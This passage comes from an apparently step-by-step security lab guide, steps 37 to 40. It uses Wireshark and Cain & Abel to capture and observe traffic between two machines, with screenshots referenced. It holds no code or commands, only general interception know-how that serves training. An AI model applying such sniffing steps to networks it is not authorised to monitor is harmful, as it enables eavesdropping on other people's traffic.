
37. **Wireshark** begins to capture the traffic between the two machines, as shown in the screenshot.




38. Switch to the **Cain & Abel** window to observe the packets flowing between the two machines.




39. Now, switch to **Wireshark** and click the **Stop packet capturing** icon to stop the packet capturing.



40. Click **Analyze** from the menu bar and select **Expert Information** from the drop-down options.

